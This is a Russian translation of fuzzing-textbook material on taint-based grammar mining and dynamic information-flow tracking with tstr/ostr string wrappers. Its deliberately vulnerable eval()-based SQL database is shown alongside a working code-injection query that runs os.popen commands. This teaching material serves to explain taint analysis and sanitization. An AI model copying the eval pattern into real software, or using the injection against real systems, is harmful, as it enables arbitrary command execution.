Один способ избежать неоднозначности — использовать **динамические метки происхождения** и проверять включение меток, а не строк. Измените контекстный извлекатель грамматики так, чтобы он применял механизм главы об информационных потоках.

Решение

Импортируем строку `ostr`, сохраняющую происхождение символов:

```
from InformationFlow import ostr
```

`is_fragment()` проверяет, что все метки фрагмента принадлежат исходной строке:

```

def is_fragment(fragment, original):
    assert isinstance(original, ostr)

```

```

if not isinstance(fragment, ostr):
    return False
return set(fragment.origin) <= set(original.origin)

```

Заменим проверки InputStack. Ограничение по длине больше не нужно — игнорируются лишь значения без меток:

```

class TaintedInputStack(InputStack):
    def in_current_record(self, val):
        return any(is_fragment(val, var)
                   for var in self.inputs[-1].values())

class TaintedInputStack(TaintedInputStack):
    def ignored(self, val):
        return not isinstance(val, ostr)

```

Подключим новый стек к инфраструктуре областей видимости:

```

class TaintedScopedVars(ScopedVars):
    def create_call_stack(self, i):
        return TaintedInputStack(i)

class TaintedScopeTracker(ScopeTracker):
    def create_assignments(self, *args):
        return TaintedScopedVars(*args)

```

Построителю дерева тоже нужны операции над происхождением. partition() находит границы фрагмента по индексам его первой и последней меток:

```

class TaintedScopeTreeMiner(ScopeTreeMiner):
    def string_part_of_value(self, part, value):
        return is_fragment(part, value)

    def partition(self, part, value):
        begin = value.origin.index(part.origin[0])
        end = value.origin.index(part.origin[-1]) + 1
        return value[:begin], value[begin:end], value[end:]

class TaintedScopedGrammarMiner(ScopedGrammarMiner):
    def create_tracker(self, *args):
        return TaintedScopeTracker(*args)

    def create_tree_miner(self, *args):
        return TaintedScopeTreeMiner(*args)

```

Новая точка входа оборачивает каждый образец в ostr:

```

def recover_grammar_with_taints(fn, inputs, **kwargs):
    miner = TaintedScopedGrammarMiner()
    for inputstr in inputs:
        with Tracer(ostr(inputstr), **kwargs) as tracer:
            fn(tracer.my_input)
    miner.update_grammar(tracer.my_input, tracer.trace)
    return readable(miner.clean_grammar())

```

Применение к инвентарю:

```

inventory_grammar = recover_grammar_with_taints(
    process_inventory, [INVENTORY],
    methods=[
        'process_inventory', 'process_vehicle', 'process_car', 'process_van'
    ])

```

И к расширенному набору URL:

```

url_grammar = recover_grammar_with_taints(
    url_parse, URLS_X + ['ftp://user4:pass1@host4/?key4=value3'],
    methods=['urlsplit', 'urlparse', '_splitnetloc'])

```

Динамические метки не видят неявные потоки. Если программа сравнивает помеченный фрагмент со строковой константой и возвращает новую константу, происхождение теряется. Более дорогая

альтернатива — конколическое выполнение, сохраняющее ограничения на символы входа; оно рассматривается в главе о конколическом фаззинге.

Применим построитель к первому примеру:

```
with Tracer(VEHICLES[0]) as tracer:
    process_vehicle(tracer.my_input)
assignments = DefineTracker(tracer.my_input, tracer.trace).assignments()
dt = TreeMiner(tracer.my_input, assignments, log=True)
dt.tree

('<start>',
 [(<'vehicle>',
  [(<'year>', [['1997', []]]),
   ('', []),
   (<'kind>', [['van', []]]),
   ('', []),
   (<'company>', [['Ford', []]]),
   ('', []),
   (<'model>', [['E350', []]]))]])])
```

Иными словами, корень <start> раскрывается в <vehicle>, а тот — в четыре именованных поля, разделённых запятыми. Подробный отладочный журнал лишь пошагово повторяет эти вставки, поэтому здесь он опущен.

Соберём определения для всех трёх образцов:

```
trees = []
for vehicle in VEHICLES:
    print(vehicle)
    with Tracer(vehicle) as tracer:
        process_vehicle(tracer.my_input)
        assignments = DefineTracker(tracer.my_input, tracer.trace).assignments()
        trees.append((tracer.my_input, assignments))
    for var, val in assignments:
        print(var + " = " + repr(val))
    print()

1997,van,Ford,E350
vehicle = '1997,van,Ford,E350'
year = '1997'
kind = 'van'
company = 'Ford'
model = 'E350'

2000,car,Mercury,Cougar
vehicle = '2000,car,Mercury,Cougar'
year = '2000'
kind = 'car'
company = 'Mercury'
model = 'Cougar'

1999,car,Chevy,Venture
vehicle = '1999,car,Chevy,Venture'
year = '1999'
kind = 'car'
company = 'Chevy'
model = 'Venture'
```

Из каждого набора определений строится отдельное дерево:

```
csv_dt = []
for inputstr, assignments in trees:
    print(inputstr)
    dt = TreeMiner(inputstr, assignments)
    csv_dt.append(dt)
    display_tree(dt.tree)

1997,van,Ford,E350
2000,car,Mercury,Cougar
1999,car,Chevy,Venture
```

Все три дерева имеют одну структуру <year>,<kind>,<company>,<model>; различаются только терминальные значения листьев.

Отслеживание потоков информации

До сих пор мы изучали, как генерировать более качественные входы, способные проникать глубже в исследуемую программу. О найденных проблемах нам сообщали аварийные завершения. Однако это слишком упрощённый критерий: что, если программа ведёт себя неправильно, но не падает?

В этой главе подробно рассматривается отслеживание потоков информации в Python и применение этих потоков для проверки того, что программа ведёт себя ожидаемым образом.

Предварительные сведения

- Следует прочитать главу о покрытии кода.
- Следует прочитать главу о вероятностном фаззинге.

```
from typing import List, Any, Optional, Union
```

Краткое содержание

Код этой главы можно импортировать так:

```
from fuzzingbook.InformationFlow import <identifier>
```

В главе представлены две обёртки над строками Python, позволяющие отслеживать дополнительные свойства: уровень доверия к входу и исходные позиции символов.

Отслеживание меток строк

Объекты `tstr` заменяют обычные строки Python и позволяют отслеживать **метки** (*taints*) — сведения о происхождении строки. Например, строку из внешнего источника можно пометить уровнем `LOW`, означающим низкий уровень доверия:

```
thello = tstr('hello', taint='LOW')
```

`tstr` совместим с обычными строками, поэтому его можно индексировать и получать срезы:

```
thello[:4]
'hell'
```

Сама метка доступна через атрибут `taint`:

```
thello.taint
'LOW'
```

Главное свойство меток — их распространение на строки, производные от исходной. Любая строковая операция, возвращающая фрагмент `tstr`, сохраняет исходную метку:

```
thello[1:2].taint # type: ignore
'LOW'
```

`tstr` воспроизводит большинство методов `str`; далее в главе их реализация рассматривается подробно.

Отслеживание происхождения символов

Объекты `ostr` расширяют `tstr`: кроме общей метки они хранят **исходные индексы** отдельных символов. Предположим, что в большой строке с позиции 100 находится пароль "joshua1234". Его происхождение можно сохранить так:

```
secret = ostr("joshua1234", origin=100, taint='SECRET')
```

Атрибут `origin` содержит список индексов:

```
secret.origin
[100, 101, 102, 103, 104, 105, 106, 107, 108, 109]

secret.taint
'SECRET'
```

`ostr` также совместим со строками Python, но строковые операции возвращают новые `ostr` вместе с сохранёнными сведениями о происхождении. Индекс -1 обозначает символ, для которого конструктору `ostr()` не было передано исходное положение:

```
secret_substr = (secret[0:4] + "-" + secret[6:])
secret_substr.taint

'SECRET'

secret_substr.origin
[100, 101, 102, 103, -1, 106, 107, 108, 109]
```

Уязвимая база данных

Рассмотрим простую службу базы данных в памяти, написанную на Python. Используем уже знакомый набор данных:

```
INVENTORY = """\
1997,van,Ford,E350
2000,car,Mercury,Cougar
1999,car,Chevy,Venture\
"""

VEHICLES = INVENTORY.split('\n')
```

База разбирает аргументы SQL и при ошибках выбрасывает исключение `SQLException`:

```
class SQLException(Exception):
    pass
```

Сама база — словарь Python, доступный только через SQL-запросы:

```
class DB:
    def __init__(self, db={}):
        self.db = dict(db)
```

Представление таблиц

Таблицы создаются методом `create_table()`. Внутреннее представление каждой таблицы — пара значений: метаданные с именами и типами столбцов и список строк таблицы.

```
class DB(DB):
    def create_table(self, table, defs):
        self.db[table] = (defs, [])
```

Метод `table()` возвращает таблицу по имени:

```
class DB(DB):
    def table(self, t_name):
        if t_name in self.db:
            return self.db[t_name]
        raise SQLExpection('Table (%s) was not found' % repr(t_name))
```

Создадим пустую таблицу inventory с четырьмя столбцами: year, kind, company и model:

```
def sample_db():
    db = DB()
    inventory_def = {
        'year': int,
        'kind': str,
        'company': str,
        'model': str
    }
    db.create_table('inventory', inventory_def)
    return db
```

С помощью table() можно получить как определение таблицы, так и её содержимое.

```
db = sample_db()
db.table('inventory')

({'year': int, 'kind': str, 'company': str, 'model': str}, [])
```

Метод column() возвращает определение столбца из объявления таблицы:

```
class DB(DB):
    def column(self, table_decl, c_name):
        if c_name in table_decl:
            return table_decl[c_name]
        raise SQLExpection('Column (%s) was not found' % repr(c_name))

db = sample_db()
decl, rows = db.table('inventory')
db.column(decl, 'year')

int
```

Выполнение SQL-инструкций

Метод sql() класса DB проверяет начало запроса и передаёт его обработчику соответствующего вида SQL-инструкции:

```
class DB(DB):
    def do_select(self, query):
        ...

    def do_update(self, query):
        ...

    def do_insert(self, query):
        ...

    def do_delete(self, query):
        ...

    def sql(self, query):
        methods = [('select ', self.do_select),
                   ('update ', self.do_update),
                   ('insert into ', self.do_insert),
                   ('delete from', self.do_delete)]
        for key, method in methods:
            if query.startswith(key):
                return method(query[len(key):])
        raise SQLExpection('Unknown SQL (%s)' % query)
```

Пример вызова:

```
some_db = DB()
some_db.sql('select year from inventory')
```

Пока отдельные обработчики SQL ещё не реализованы. Сделаем это далее.

Отступление: реализация SQL-инструкций

Выбор данных

Метод `do_select()` обрабатывает инструкции SQL `select` и извлекает данные из таблицы.

```
class DB(DB):
    def do_select(self, query):
        FROM, WHERE = ' from ', ' where '
        table_start = query.find(FROM)
        if table_start < 0:
            raise SQLExpection('no table specified')

        where_start = query.find(WHERE)
        select = query[:table_start]

        if where_start >= 0:
            t_name = query[table_start + len(FROM):where_start]
            where = query[where_start + len(WHERE):]
        else:
            t_name = query[table_start + len(FROM):]
            where = ''
        _, table = self.table(t_name)

        if where:
            selected = self.expression_clause(table, "(%s)" % where)
            selected_rows = [hm for i, data, hm in selected if data]
        else:
            selected_rows = table

        rows = self.expression_clause(selected_rows, "(%s)" % select)
        return [data for i, data, hm in rows]
```

`expression_clause()` используется в двух случаях:

1. В запросе `select x, y, z from t` он вычисляет выражения `x`, `y`, `z` в контексте выбранных строк и возвращает результаты.
2. При наличии `where p` он вычисляет предикат `p` в контексте каждой строки и оставляет только те строки, для которых предикат истинен.

Для вычисления выражений используется функция Python `eval()`:

```
class DB(DB):
    def expression_clause(self, table, statement):
        selected = []
        for i, hm in enumerate(table):
            selected.append((i, self.my_eval(statement, {}, hm), hm))

        return selected
```

Если вычисление завершается ошибкой, возникает `SQLExpection`:

```
class DB(DB):
    def my_eval(self, statement, g, l):
        try:
            return eval(statement, g, l)
        except Exception:
            raise SQLExpection('Invalid WHERE (%s)' % repr(statement))
```


Использование `eval()` создаёт серьёзные проблемы безопасности; к ним мы вернёмся позднее.

Пока таблица пуста, оба запроса возвращают пустой список:

```
db = sample_db()
db.sql('select year from inventory')

[]

db.sql('select year from inventory where year == 2018')

[]
```

Вставка данных

Метод `do_insert()` обрабатывает инструкции SQL `insert`:

```
class DB(DB):
    def do_insert(self, query):
        VALUES = ' values '
        table_end = query.find('(')
        t_name = query[:table_end].strip()
        names_end = query.find(',')
        decls, table = self.table(t_name)
        names = [i.strip() for i in query[table_end + 1:names_end].split(',')]

        # verify columns exist
        for k in names:
            self.column(decls, k)

        values_start = query.find(VALUES)

        if values_start < 0:
            raise SQLException('Invalid INSERT (%s)' % repr(query))

        values = [
            i.strip() for i in query[values_start + len(VALUES) + 1:-1].split(',')
        ]

        if len(names) != len(values):
            raise SQLException(
                'names(%s) != values(%s)' % (repr(names), repr(values)))

        # dict lookups happen in C code, so we can't use that
        kvs = {}
        for k, v in zip(names, values):
            for key, kval in decls.items():
                if k == key:
                    kvs[key] = self.convert(kval, v)
        table.append(kvs)
```

SQL допускает разные типы столбцов. Чтобы хранить значения в объявленном типе, используется `convert()`:

```
import ast

class DB(DB):
    def convert(self, cast, value):
        try:
            return cast(ast.literal_eval(value))
        except:
            raise SQLException('Invalid Conversion %s(%s)' % (cast, value))
```

Пример вставки:

```
db = sample_db()
db.sql('insert into inventory (year, kind, company, model) values (1997, "van", "Ford", "E350")')
db.table('inventory')
```

```
{'year': int, 'kind': str, 'company': str, 'model': str},
[{'year': 1997, 'kind': 'van', 'company': 'Ford', 'model': 'E350'}]]
```

После заполнения таблицы работают и выражения, и условия:

```
db.sql('select year + 1, kind from inventory')

[(1998, 'van')]

db.sql('select year, kind from inventory where year == 1997')

[(1997, 'van')]
```

Обновление данных

Метод `do_update()` обрабатывает инструкции SQL `update`:

```
class DB(DB):
    def do_update(self, query):
        SET, WHERE = ' set ', ' where '
        table_end = query.find(SET)

        if table_end < 0:
            raise SQLException('Invalid UPDATE (%s)' % repr(query))

        set_end = table_end + 5
        t_name = query[:table_end]
        decls, table = self.table(t_name)
        names_end = query.find(WHERE)

        if names_end >= 0:
            names = query[set_end:names_end]
            where = query[names_end + len(WHERE):]
        else:
            names = query[set_end:]
            where = ''

        sets = [[i.strip() for i in name.split('=')]
                 for name in names.split(',')]

        # verify columns exist
        for k, v in sets:
            self.column(decls, k)

        if where:
            selected = self.expression_clause(table, "(%s)" % where)
            updated = [hm for i, d, hm in selected if d]
        else:
            updated = table

        for hm in updated:
            for k, v in sets:
                # we can not do dict lookups because it is implemented in C.
                for key, kval in decls.items():
                    if key == k:
                        hm[key] = self.convert(kval, v)

        return "%d records were updated" % len(updated)
```

Заполним таблицу и проверим исходный год:

```
db = sample_db()
db.sql('insert into inventory (year, kind, company, model) values (1997, "van", "Ford", "E350")')
db.sql('select year from inventory')

[1997]
```

Обновим его:

```

db.sql('update inventory set year = 1998 where year == 1997')
db.sql('select year from inventory')

[1998]

db.table('inventory')

({'year': int, 'kind': str, 'company': str, 'model': str},
 [{ 'year': 1998, 'kind': 'van', 'company': 'Ford', 'model': 'E350'}])

```

Удаление данных

Наконец, инструкции SQL delete обрабатывает `do_delete()`.

```

class DB(DB):
    def do_delete(self, query):
        WHERE = ' where '
        table_end = query.find(WHERE)
        if table_end < 0:
            raise SQLException('Invalid DELETE (%s)' % query)

        t_name = query[:table_end].strip()
        _, table = self.table(t_name)
        where = query[table_end + len(WHERE):]
        selected = self.expression_clause(table, "%s" % where)
        deleted = [i for i, d, hm in selected if d]
        for i in sorted(deleted, reverse=True):
            del table[i]

        return "%d records were deleted" % len(deleted)

```

Снова заполним таблицу и убедимся, что запись существует:

```

db = sample_db()
db.sql('insert into inventory (year, kind, company, model) values (1997, "van", "Ford", "E350")')
db.sql('select year from inventory')

[1997]

```

Удалим все автомобили Ford:

```

db.sql('delete from inventory where company == "Ford"')

'1 records were deleted'

```

Теперь таблица пуста:

```

db.sql('select year from inventory')

[]

```

Работа с базой данных

На этом экскурс по реализации SQL завершён. Создадим чистую базу данных и таблицу `inventory`:

```

db = DB()
inventory_def = {'year': int, 'kind': str, 'company': str, 'model': str}
db.create_table('inventory', inventory_def)

```

Следующая вспомогательная функция преобразует строку с описанием автомобиля в инструкцию INSERT:

```

def update_inventory(sqldb, vehicle):
    inventory_def = sqldb.db['inventory'][0]
    k, v = zip(*inventory_def.items())
    val = [repr(cast(val)) for cast, val in zip(v, vehicle.split(','))]
    sqldb.sql('insert into inventory (%s) values (%s)' % ('.'.join(k),

```

```
','.join(val)))
```

Заполним таблицу всеми строками из VEHICLES:

```
for V in VEHICLES:
    update_inventory(db, V)

db.db

{'inventory': ({'year': int, 'kind': str, 'company': str, 'model': str},
[{'year': 1997, 'kind': 'van', 'company': 'Ford', 'model': 'E350'},
 {'year': 2000, 'kind': 'car', 'company': 'Mercury', 'model': 'Cougar'},
 {'year': 1999, 'kind': 'car', 'company': 'Chevy', 'model': 'Venture'}])}}
```

Теперь к данным можно выполнять запросы:

```
db.sql('select year,kind from inventory')

[(1997, 'van'), (2000, 'car'), (1999, 'car')]

db.sql("select company,model from inventory where kind == 'car'")

[('Mercury', 'Cougar'), ('Chevy', 'Venture')]
```

Обновление меняет фургон Ford на Suzuki 1998 года:

```
db.sql("update inventory set year = 1998, company = 'Suzuki' where kind == 'van'")

'1 records were updated'

db.db

{'inventory': ({'year': int, 'kind': str, 'company': str, 'model': str},
[{'year': 1998, 'kind': 'van', 'company': 'Suzuki', 'model': 'E350'},
 {'year': 2000, 'kind': 'car', 'company': 'Mercury', 'model': 'Cougar'},
 {'year': 1999, 'kind': 'car', 'company': 'Chevy', 'model': 'Venture'}])}}
```

В выражениях допустимы арифметические операции:

```
db.sql('select int(year)+10 from inventory')

[2008, 2010, 2009]
```

Наконец, добавим древнюю колесницу и тут же удалим все записи старше 1900 года:

```
db.sql("insert into inventory (year, kind, company, model) values (1, 'charriot', 'Rome',
 'Quadriga')")
db.sql("delete from inventory where year < 1900")

'1 records were deleted'
```

Фаззинг SQL

Чтобы убедиться, что всё работает как следует, применим фаззинг. Сначала определим грамматику SQL.

Экскурс: определение грамматики SQL

Начнём с грамматики выражений:

```
import string
from Grammars import START_SYMBOL, Grammar, Expansion, \
    is_valid_grammar, extend_grammar

EXPR_GRAMMAR: Grammar = {
    "<start>": ["<expr>"],
    "<expr>": ["<bexpr>", "<aexpr>", "(<expr>)", "<term>"],
```

```

"<bexpr>": [
    "<aexpr><lt><aexpr>",
    "<aexpr><gt><aexpr>",
    "<expr>==<expr>",
    "<expr>!=<expr>",
],
"<aexpr>": [
    "<aexpr>+<aexpr>", "<aexpr>-<aexpr>", "<aexpr>*<aexpr>",
    "<aexpr>/<aexpr>", "<word>(<expr>)", "<expr>"
],
"<expr>": ["<expr>, <expr>", "<expr>"],
"<lt>": ["<"],
"<gt>": [ ">" ],
"<term>": ["<number>", "<word>"],
"<number>": ["<integer>.<integer>", "<integer>", "-<number>"],
"<integer>": ["<digit><integer>", "<digit>"],
"<word>": ["<word><letter>", "<word><digit>", "<letter>"],
"<digit>":
    list(string.digits),
"<letter>":
    list(string.ascii_letters + '_.:')
}

assert is_valid_grammar(EXPR_GRAMMAR)

```

Для строковых литералов разрешим все печатные символы, кроме управляющих и тех, которые конфликтуют с синтаксисом грамматики:

```

PRINTABLE_CHARS: List[str] = [i for i in string.printable
                                if i not in "<>'\\"t\n\r\b\0c\00"] + ['<lt>', '<gt>']

```

Расширим грамматику выражений пятью видами запросов к таблице инвентаря:

```

INVENTORY_GRAMMAR = extend_grammar(EXPR_GRAMMAR,
{
    '<start>': ['<query>'],
    '<query>': [
        'select <expr> from <table>',
        'select <expr> from <table> where <bexpr>',
        'insert into <table> (<names>) values (<literals>)',
        'update <table> set <assignments> where <bexpr>',
        'delete from <table> where <bexpr>',
    ],
    '<table>': ['<word>'],
    '<names>': ['<column>, <names>', '<column>'],
    '<column>': ['<word>'],
    '<literals>': ['<literal>', '<literal>, <literals>'],
    '<literal>': ['<number>', '"<chars>"'],
    '<assignments>': ['<kvp>, <assignments>', '<kvp>'],
    '<kvp>': ['<column>=<value>'],
    '<value>': ['<word>'],
    '<chars>': ['<char>', '<char><chars>'],
    '<char>': PRINTABLE_CHARS, # type: ignore
})

assert is_valid_grammar(INVENTORY_GRAMMAR)

```

Из исходного кода базы видно, что функции всегда проверяют имя таблицы. Поэтому изменим грамматику так, чтобы она выбирала именно нашу таблицу и с большей вероятностью проникала глубже в программу. Позже мы увидим, как выполнить такую настройку автоматически.

```

INVENTORY_GRAMMAR_F = extend_grammar(INVENTORY_GRAMMAR,
    {'<table>': ['inventory']})

```

Конец экскурса

Создадим грамматический фаззер и выполним десять запросов:

```

from GrammarFuzzer import GrammarFuzzer

gf = GrammarFuzzer(INVENTORY_GRAMMAR_F)
for _ in range(10):
    query = gf.fuzz()
    print(repr(query))
    try:
        res = db.sql(query)
        print(repr(res))
    except SQLException as e:
        print("> ", e)
        pass
    except:
        traceback.print_exc()
        break
    print()

'select 06fo,-977091.1,-36.46 from inventory'
> Invalid WHERE ('(06fo,-977091.1,-36.46)')

'select g3 from inventory where -3.0!=V/g/b+Q*M*G'
> Invalid WHERE ('(-3.0!=V/g/b+Q*M*G)')

'update inventory set z=a,x=F_,Q=K where p(M)<_*S'
> Column ('z') was not found

'update inventory set R=L5pk where e*1*y-u>K+U(:)'
> Column ('R') was not found

'select _/d*Q+H/d(k)<t+M-A+P from inventory'
> Invalid WHERE ('(_/d*Q+H/d(k)<t+M-A+P)')

'select F5 from inventory'
> Invalid WHERE ('(F5)')

'update inventory set jWh.=a6 where wcY(M)>IB7(i)'
> Column ('jWh.') was not found

'update inventory set U=y where L(W<c,(U!=W))<V(((q)==m<F),0,1)'
> Column ('U') was not found

'delete from inventory where M/b-0*h*E<H-W>e(Y)-P'
> Invalid WHERE ('M/b-0*h*E<H-W>e(Y)-P')

'select ((kP(86)+b*S+J/Z/U+i(U))) from inventory'
> Invalid WHERE ('(((kP(86)+b*S+J/Z/U+i(U))))')

```

Фаззинг, похоже, не вызвал ни одного сбоя. Но действительно ли сбои — единственные ошибки, которых следует опасаться?

Зло eval()

В реализации базы данных, в частности в методе `expression_clause()`, мы использовали `eval()`, чтобы вычислять выражения интерпретатором Python. Благодаря этому в инструкциях SQL доступна вся мощь выражений Python.

```

db.sql('select year from inventory where year < 2000')

[1998, 1999]

```

Условие `year < 2000` вычисляется методом `expression_clause()` в контексте каждой строки и потому даёт `True` либо `False`. То же относится к выражениям в списке `select`:

```

db.sql('select year - 1900 if year < 2000 else year - 2000 from inventory')

[98, 0, 99]

```

Это работает, потому что `year - 1900 if year < 2000 else year - 2000` — допустимое выражение Python, хотя допустимым выражением SQL оно не является.

Проблема в том, что возможности такого выражения Python ничем не ограничены. Что произойдёт, если пользователь отправит следующий запрос?

```
db.sql('select __import__("os").popen("pwd").read() from inventory')

['/Users/zeller/Projects/fuzzingbook/notebooks\n',
'/Users/zeller/Projects/fuzzingbook/notebooks\n',
'/Users/zeller/Projects/fuzzingbook/notebooks\n']
```

Эта инструкция фактически читает пользовательскую файловую систему. Вместо `os.popen("pwd").read()` она могла бы выполнить произвольные команды Python: получить доступ к данным, установить программное обеспечение или запустить фоновый процесс. Здесь «вся мощь выражений Python» обращается против нас.

Мы хотим, чтобы *программа* могла пользоваться всей своей мощью, но *пользователю* или третьей стороне доверять такую возможность нельзя. Значит, необходимо различать *доверенный ввод программы* и *недоверенный пользовательский ввод*.

Один из способов провести это различие — *динамический анализ помеченных данных* (dynamic taint analysis). Функции, принимающие пользовательский ввод, объявляют *источниками*: они помечают поступившие через них строки. Функции, выполняющие опасные операции, становятся *приёмниками*. Наконец, некоторые функции объявляются *очистителями меток*. Данные из источника не должны достигать приёмника, пока не пройдут очистку. Такой подход даёт более сильный оракул, чем простая проверка на сбой.

Отслеживание меток строк

Метки можно отслеживать с различной точностью. В простейшем варианте мы фиксируем, что фрагмент строки пришёл из определённого окружения и ещё не прошёл очистку. Для этого исходную строку и идентификатор окружения — *метку* — оборачивают в `tstr`, а любая операция, создающая новый строковый фрагмент, также возвращает экземпляр `tstr`. Атрибут `taint` содержит метку окружения, из которого был получен экземпляр.

Класс помеченных строк

Для фиксации информационных потоков нужен новый класс строк. Класс `tstr` служит обёрткой над исходным `str`. Однако `str` неизменяем: после создания он не вызывает `__init__()`. Это относится и к его подклассам. Чтобы выполнить собственную инициализацию, необходимо [подключиться к INLINEPLACEHOLDER0004END](#), вернуть экземпляр своего класса и совместить это с кодом в `__init__()`.

```
class tstr(str):
    """Wrapper for strings, saving taint information"""

    def __new__(cls, value, *args, **kw):
        """Create a tstr() instance. Used internally."""
        return str.__new__(cls, value)

    def __init__(self, value: Any, taint: Any = None, **kwargs) -> None:
        """Constructor.
        `value` is the string value the `tstr` object is to be constructed from.
        `taint` is an (optional) taint to be propagated to derived strings."""
        self.taint = taint
```

Представление строки тоже должно сохранять метку:

```
class tstr(tstr):
    def __repr__(self) -> tstr:
        """Return a representation."""
        return tstr(str.__repr__(self), taint=self.taint)

class tstr(tstr):
    def __str__(self) -> str:
        """Convert to string"""
        return str.__str__(self)
```

Например, обернув "hello" в tstr, мы сможем прочесть его метку:

```
thello: tstr = tstr('hello', taint='LOW')
thello.taint

'LOW'
```

Даже результат repr() сохраняет ту же метку:

```
repr(thello).taint # type: ignore

'LOW'
```

Иногда метку существующего экземпляра требуется удалить. Метод clear_taint() устанавливает её в None, а парный метод has_taint() проверяет её наличие:

```
class tstr(tstr):
    def clear_taint(self):
        """Remove taint"""
        self.taint = None
        return self

    def has_taint(self):
        """Check if taint is present"""
        return self.taint is not None
```

Строковые операции

Чтобы распространять метку, необходимо расширить строковые функции и операторы. Это можно сделать одним большим шагом, перегрузив методы и операторы строк. Когда новая строка создаётся из существующей помеченной строки, мы передаём ей ту же метку:

```
class tstr(tstr):
    def create(self, s):
        return tstr(s, taint=self.taint)
```

Функция make_str_wrapper() создаёт обёртку вокруг существующего строкового метода и присоединяет метку к его результату:

```
class tstr(tstr):
    @staticmethod
    def make_str_wrapper(fun):
        """Make `fun` (a `str` method) a method in `tstr`"""
        def proxy(self, *args, **kwargs):
            res = fun(self, *args, **kwargs)
            return self.create(res)

        if hasattr(fun, '__doc__'):
            # Copy docstring
            proxy.__doc__ = fun.__doc__

        return proxy
```

Применим её ко всем строковым методам, возвращающим строку:

```
def informationflow_init_1():
```



```

for name in ['__format__', '__mod__', '__rmod__', '__getitem__',
            '__add__', '__mul__', '__rmul__',
            'capitalize', 'casefold', 'center', 'encode',
            'expandtabs', 'format', 'format_map', 'join',
            'ljust', 'lower', 'lstrip', 'replace',
            'rjust', 'rstrip', 'strip', 'swapcase', 'title', 'translate', 'upper']:
    fun = getattr(str, name)
    setattr(tstr, name, tstr.make_str_wrapper(fun))

informationflow_init_1()
INITIALIZER_LIST = [informationflow_init_1]

def initialize():
    for fn in INITIALIZER_LIST:
        fn()

```

Не охвачен лишь оператор +, у которого слева находится обычная строка, а справа — помеченная. Python поддерживает метод `__radd__()`, вызываемый, когда объект стоит справа от сложения:

```

class tstr(tstr):
    def __radd__(self, value):
        """Return value + self, as a `tstr` object"""
        return self.create(value + str(self))

```

Создадим строку `thello` с меткой `LOW`:

```
thello = tstr('hello', taint='LOW')
```

Теперь любой символ и любая подстрока также помечены:

```
thello[0].taint, thello[1:3].taint # type: ignore
('LOW', 'LOW')
```

Сложение строк возвращает `tstr` с исходной меткой независимо от стороны, на которой находится помеченная строка:

```
(tstr('foo', taint='HIGH') + 'bar').taint # type: ignore
'HIGH'

('foo' + tstr('bar', taint='HIGH')).taint # type: ignore
'HIGH'
```

Составное сложение, умножение и форматирование также сохраняют метку:

```
thello += ' , world' # type: ignore
thello.taint # type: ignore

'LOW'

(thello * 5).taint # type: ignore

'LOW'

('hw %s' % thello).taint # type: ignore

'LOW'

(tstr('hello %s', taint='HIGH') % 'world').taint # type: ignore

'HIGH'
```

Отслеживание недоверенного ввода

Как применять помеченные строки на практике? Вернёмся к примеру DB и определим «улучшенную» базу `TrustedDB`, принимающую только строки с меткой `"TRUSTED"`:

```
class TrustedDB(DB):
    def sql(self, s):
        assert isinstance(s, tstr), "Need a tainted string"
        assert s.taint == 'TRUSTED', "Need a string with trusted taint"
        return super().sql(s)
```

Строка с неизвестным, то есть отсутствующим, уровнем доверия заставит TrustedDB завершиться с ошибкой:

```
bdb = TrustedDB(db.db)

from ExpectError import ExpectError

with ExpectError():
    bdb.sql("select year from INVENTORY")

AssertionError: Need a tainted string (expected)
```

Любой пользовательский ввод изначально получает метку "UNTRUSTED". Такая строка тоже отвергается:

```
bad_user_input = tstr('__import__("os").popen("ls").read()', taint='UNTRUSTED')
with ExpectError():
    bdb.sql(bad_user_input)

AssertionError: Need a string with trusted taint (expected)
```

Следовательно, где-то в ходе вычисления недоверенный ввод необходимо превратить в доверенную строку. Этот процесс называется *очисткой* (sanitization). Для нашей задачи простая функция очистки может разрешить лишь небольшой набор символов. Если проверка пройдена, строка получает метку "TRUSTED"; иначе возвращается недоверенная пустая строка. Другими вариантами были бы исключение, экранирование или удаление недоверенных символов.

```
import re

def sanitize(user_input):
    assert isinstance(user_input, tstr)
    if re.match(
        r'^select +[a-zA-Z0-9_ , ()]+ from +[a-zA-Z0-9_ , ()]+$', user_input):
        return tstr(user_input, taint='TRUSTED')
    else:
        return tstr('', taint='UNTRUSTED')
```

Допустимый запрос успешно очищается и выполняется:

```
good_user_input = tstr("select year,model from inventory", taint='UNTRUSTED')
sanitized_input = sanitize(good_user_input)
sanitized_input, sanitized_input.taint

('select year,model from inventory', 'TRUSTED')

bdb.sql(sanitized_input)

[(1998, 'E350'), (2000, 'Cougar'), (1999, 'Venture')]
```

Опасный ввод превращается в пустую недоверенную строку и по-прежнему не допускается к базе:

```
sanitized_input = sanitize(bad_user_input)
sanitized_input, sanitized_input.taint

('', 'UNTRUSTED')

with ExpectError():
    bdb.sql(sanitized_input)

AssertionError: Need a string with trusted taint (expected)
```

Точно так же можно предотвращать SQL-инъекции и инъекции кода, рассмотренные в [главе о фаззинге веб-приложений](#).

Фаззинг с учётом меток

Метки позволяют *направить фаззинг к тем правилам грамматики, которые с наибольшей вероятностью создают опасный ввод*. Для этого мы ищем сгенерированные данные, приводящие к недоверенному выполнению. Сначала определим исключение, возникающее, когда помеченное значение достигает опасной операции:

```
class Tainted(Exception):
    def __init__(self, v):
        self.v = v

    def __str__(self):
        return 'Tainted[%s]' % self.v
```

TaintedDB

Самая опасная операция класса DB — `my_eval()`. Новый класс `TaintedDB` переопределяет её и возбуждает исключение, если сюда попадает недоверенная строка:

```
class TaintedDB(DB):
    def my_eval(self, statement, g, l):
        if statement.taint != 'TRUSTED':
            raise Tainted(statement)
        try:
            return eval(statement, g, l)
        except:
            raise SQLExpection('Invalid SQL (%s)' % repr(statement))
```

Инициализируем экземпляр `TaintedDB` содержимым прежней базы и начнём фаззинг:

```
tdb = TaintedDB()
tdb.db = db.db

import traceback

for _ in range(10):
    query = gf.fuzz()
    print(repr(query))
    try:
        res = tdb.sql(tstr(query, taint='UNTRUSTED'))
        print(repr(res))
    except SQLExpection as e:
        pass
    except Tainted as e:
        print("> ", e)
    except:
        traceback.print_exc()
        break
    print()

'delete from inventory where y/u-l+f/y<Y(c)/A-H*q'
> Tainted[y/u-l+f/y<Y(c)/A-H*q]

"insert into inventory (G,Wmp,s13hku3) values ('<','?')"
```

```
"insert into inventory (d0) values (',_G')"
```

```
'select P*Q-w/x from inventory where X<j==:==j*r-f'
> Tainted[(X<j==:==j*r-f)]

'select a>F*i from inventory where Q/I-_+P*j>.'
> Tainted[(Q/I-_+P*j>.)]

